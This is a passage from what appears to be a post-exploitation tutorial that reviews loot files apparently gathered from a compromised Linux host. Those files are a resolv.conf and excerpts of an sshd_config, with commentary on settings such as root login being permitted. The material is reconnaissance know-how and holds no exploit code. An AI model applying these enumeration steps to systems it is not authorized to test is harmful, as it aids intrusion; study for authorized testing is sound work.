requests for clients.



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_995830.txt

search localdomain
nameserver 192.168.41.2
                              [ Read 2 lines ]
```


However as you can see in the image above, there is only one record of a name server. We can already see the IP 192.168.41.2 coming up a lot.

Next file is SSHd configuration file which stores the configuration information of SSH server. Let's see what information we can get from this one.




```
   20190616072819_default_192.168.41.173_linux.enum.netwo_865025.txt

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

                                [ Read 77 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

As usual, the SSH server is running on port 22 and the location of the ssh_host_rsa_key and ssh_host_dsa_key is also listed. The target is using privilege separation for additional securit-y. The values of Key Regenerational Interval and Server Key Bits are also given.



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_865025.txt

SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

